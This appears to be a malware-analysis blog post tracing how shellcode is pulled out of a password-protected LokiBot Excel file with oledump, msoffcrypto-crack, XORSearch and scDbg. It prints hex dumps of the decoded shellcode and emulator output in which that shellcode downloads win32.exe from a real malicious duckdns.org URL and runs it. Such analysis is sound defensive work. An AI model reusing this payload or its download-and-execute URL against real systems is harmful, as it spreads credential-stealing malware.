LokiBot: Getting Equation Editor Shellcode

clickallthethings.wordpress.com/2020/03/31/lokibot-getting-equation-editor-shellcode/

View all posts by Jamie March 31, 2020


While today's analysis will be similar to one we've done **before**, it will be almost exactly the same as this one from **SANS**. Although it's been done by others, it never hurts to practice using these tools and get that muscle memory down. We'll be working off of this document right here: https://app.any.run/tasks/db864efd-35b3-4e91-9e84-c6149dbfd4d7.

OLEDUMP

Using oledump, we see a big chunk of data called 'EncryptedPackage'.

```
C:\Users\REM\Desktop\Lokibot 2020-03-30>oledump.py "1092991 (JB#082).xlsx"
  1:        64 '\x06DataSpaces/DataSpaceInfo/StrongEncryptionDataSpace'
  2:       112 '\x06DataSpaces/DataSpaceMap'
  3:       200 '\x06DataSpaces/TransformInfo/StrongEncryptionTransform/\x06Primary'
  4:        76 '\x06DataSpaces/Version'
  5:    596232 'EncryptedPackage'
  6:       224 'EncryptionInfo'
```

In this case, it means that one or more sheets in the workbook have been locked to protect changes to the data.



But there are tools to get around this. By simply pointing msoffcrypto-crack.py at the document, we will see a familiar password pop up.

```
C:\Users\REM\Desktop\Lokibot 2020-03-30>msoffcrypto-crack.py "1092991 (JB#082).xlsx"
Password found: VelvetSweatshop
```

At this point, we could do one of two things. We could use *msoffcrypto-crack.py* to crack the password and output a new unprotected file of the same name…

```
C:\Users\REM\Desktop\Lokibot 2020-03-30>msoffcrypto-crack.py -o cracked.xlsx "1092991 (JB#082).xlsx"
Password found: VelvetSweatshop
```

… or we could just pipe the output directly into *oledump.py*. Doing so, we see that there are no macros or anything like that. Instead, we see ‘eQUaTiON naTIvE’.

```
C:\Users\REM\Desktop\Lokibot 2020-03-30>msoffcrypto-crack.py -o - "1092991 (JB#082).xlsx" | oledump.py
A: xl/embeddings/oleObject1.bin
 A1:        20 '\x01Ole'
 A2:    403195 'eQUaTiON naTIvE'
```

Let’s dump that part of the object to another file where we can work on that.


```
C:\Users\REM\Desktop\Lokibot 2020-03-30>msoffcrypto-crack.py -o - "1092991 (JB#082).xlsx" | oledump.py -s A2 -d > oledump.bin
```

We can use XORSearch.exe to search that binary file for various signatures of 32-bit shellcode. We see that GetEIP was found in two locations.

```
C:\Users\REM\Desktop\Lokibot 2020-03-30>XORSearch.exe -W oledump.bin
Found XOR 00 position 00062351: GetEIP method 2 EB04
Found XOR 00 position 0006229C: GetEIP method 3 E9B6000000
Score: 20
```

scDbg.exe

We then move to a shellcode emulator called scDbg.exe. We can load the dumped binary in there and feed it the offset position and to see if any sort of decoded shellcode appears.



And it does! Note that it dumped it to a file called *oledump.unpack*. However, notice how the unpacked information isn't very informative. But that last line says, "Change found at 402438…". We can use another tool called to cut-bytes.py to look at the *oledump.unpack* from that point. Notice strings such as LoadLibraryW… ExpandEnvironmentStringsW… APPDATA\vbc.exe… htp://frndgreen and so on.

```
C:\Users\REM\Desktop\Lokibot 2020-03-30>cut-bytes.py -a "402438:" oledump.unpack
00000000: 81 EC 68 02 00 00 E8 12  00 00 00 6B 00 65 00 72  ..h........k.e.r
00000010: 00 6E 00 65 00 6C 00 33  00 32 00 00 00 E8 EF 01  .n.e.l.3.2......
00000020: 00 00 89 C3 E8 0D 00 00  00 4C 6F 61 64 4C 69 62  .........LoadLib
00000030: 72 61 72 79 57 00 53 E8  4E 02 00 00 89 C7 E8 0F  raryW.S.N.......
00000040: 00 00 00 47 65 74 50 72  6F 63 41 64 64 72 65 73  ...GetProcAddres
00000050: 73 00 53 E8 32 02 00 00  89 C6 E8 1A 00 00 00 45  s.S.2..........E
00000060: 78 70 61 6E 64 45 6E 76  69 72 6F 6E 6D 65 6E 74  xpandEnvironment
00000070: 53 74 72 69 6E 67 73 57  00 53 FF D6 68 04 01 00  StringsW.S..h...
00000080: 00 8D 54 24 08 52 E8 24  00 00 00 25 00 41 00 50  ..T$.R.$...%.A.P
00000090: 00 50 00 44 00 41 00 54  00 41 00 25 00 5C 00 76  .P.D.A.T.A.%.\.v
000000A0: 00 62 00 63 00 2E 00 65  00 78 00 65 00 00 00 FF  .b.c...e.x.e....
000000B0: D0 E8 0E 00 00 00 55 00  72 00 6C 00 4D 00 6F 00  ......U.r.l.M.o.
000000C0: 6E 00 00 00 FF D7 E8 13  00 00 00 55 52 4C 44 6F  n..........URLDo
000000D0: 77 6E 6C 6F 61 64 54 6F  46 69 6C 65 57 00 50 FF  wnloadToFileW.P.
000000E0: D6 6A 00 6A 00 8D 54 24  0C 52 E8 9C 00 00 00 68  .j.j..T$.R.....h
000000F0: 00 74 00 74 00 70 00 3A  00 2F 00 2F 00 66 00 72  .t.t.p.:././.f.r
00000100: 00 6E 00 64 00 67 00 72  00 65 00 65 00 6E 00 31  .n.d.g.r.e.e.n.1
00000110: 00 66 00 72 00 64 00 79  00 63 00 72 00 65 00 61  .f.r.d.y.c.r.e.a
00000120: 00 6D 00 63 00 6F 00 73  00 74 00 6D 00 65 00 74  .m.c.o.s.t.m.e.t
00000130: 00 69 00 63 00 73 00 6C  00 61 00 64 00 69 00 65  .i.c.s.l.a.d.i.e
00000140: 00 73 00 73 00 68 00 6F  00 70 00 2E 00 64 00 75  .s.s.h.o.p...d.u
00000150: 00 63 00 6B 00 64 00 6E  00 73 00 2E 00 6F 00 72  .c.k.d.n.s...o.r
00000160: 00 67 00 2F 00 67 00 66  00 72 00 6E 00 64 00 64  .g./.g.f.r.n.d.d
```

But can we get this output in a little more… readable form? Yes, we can do with *scDbg.exe* again. First, let's cut out only the bytes necessary.

```
0>cut-bytes.py -d "402438:" oledump.unpack > oledump-cut.unpack
```

Using *oledump-cut.unpack*, we do run into a problem when we toss it into *scDbg.exe*. We don't see anything beyond ExpandEnvironmentStringsW.

```
C:\Users\REM\Desktop\Lokibot 2020-03-30>C:\Users\Rem\Downloads\scdbg\scdbg.exe -f oledump-cut.unpack
Loaded 2f5 bytes from file oledump-cut.unpack
Initialization Complete..
Max Steps: 2000000
Using base offset: 0x401000

40107c  GetProcAddress(ExpandEnvironmentStringsW)
4010af  unhooked call to kernel32.ExpandEnvironmentStringsW     step=37601

Stepcount 37601
```

The **SANS blog post** referenced at the beginning shows how to deal with this. It turns out that *scDbg.exe* does not hook ExpandEnvironmentStringsW. But it does hook ExpandEnvironmentStringsA. We can then try patching the .unpack file by overwriting the StringsW with StringsA. Save your change and then toss it back into *scDbg.exe* like we tried above.

```
00000000  81 EC 68 02 00 00 E8 12   00 00 00 6B 00 65 00 72  ..h........k.e.r
00000010  00 6E 00 65 00 6C 00 33   00 32 00 00 00 E8 EF 01  .n.e.l.3.2......
00000020  00 00 89 C3 E8 0D 00 00   00 4C 6F 61 64 4C 69 62  .........LoadLib
00000030  72 61 72 79 57 00 53 E8   4E 02 00 00 89 C7 E8 0F  raryW.S.N.......
00000040  00 00 00 47 65 74 50 72   6F 63 41 64 64 72 65 73  ...GetProcAddres
00000050  73 00 53 E8 32 02 00 00   89 C6 E8 1A 00 00 00 45  s.S.2..........E
00000060  78 70 61 6E 64 45 6E 76   69 72 6F 6E 6D 65 6E 74  xpandEnvironment
00000070  53 74 72 69 6E 67 73 41   00 53 FF D6 68 04 01 00  StringsA.S..h...
00000080  00 8D 54 24 08 52 E8 24   00 00 00 25 00 41 00 50  ..T$.R.$...%.A.P
00000090  00 50 00 44 00 41 00 54   00 41 00 25 00 5C 00 76  .P.D.A.T.A.%.\.v
000000A0  00 62 00 63 00 2E 00 65   00 78 00 65 00 00 00 FF  .b.c...e.x.e....
```

Another option is to overwrite that character directly from the command line. Looking at the hex editor above, we can see that we are at offset 0x77. We can add that to the starting point in *scDbg.exe* like so:

```
C:\Users\REM\Desktop\Lokibot 2020-03-30>C:\Users\Rem\Downloads\scdbg\scdbg.exe -f oledump-cut.unpack -wstr 0x401077-A
Loaded 2f5 bytes from file oledump-cut.unpack
Initialization Complete..
Max Steps: 2000000
Using base offset: 0x401000

40107c  GetProcAddress(ExpandEnvironmentStringsA)
4010b1  ExpandEnvironmentStringsA(%, dst=12fb9c, sz=104)
4010c6  LoadLibraryW(UrlMon)
4010e1  GetProcAddress(URLDownloadToFileW)
40118f  URLDownloadToFileW(http://frndgreen1frdycreamcostmeticsladiesshop.duckdns.org/gfrnddoc/win32.exe, %)
4011d7  LoadLibraryW(shell32)
4011ef  GetProcAddress(ShellExecuteExW)
4011f7  unhooked call to shell32.ShellExecuteExW        step=37651

Stepcount 37651
```

We can now see everything in a much clearer format and it looks like it's downloading Lokibot.

Thanks for reading!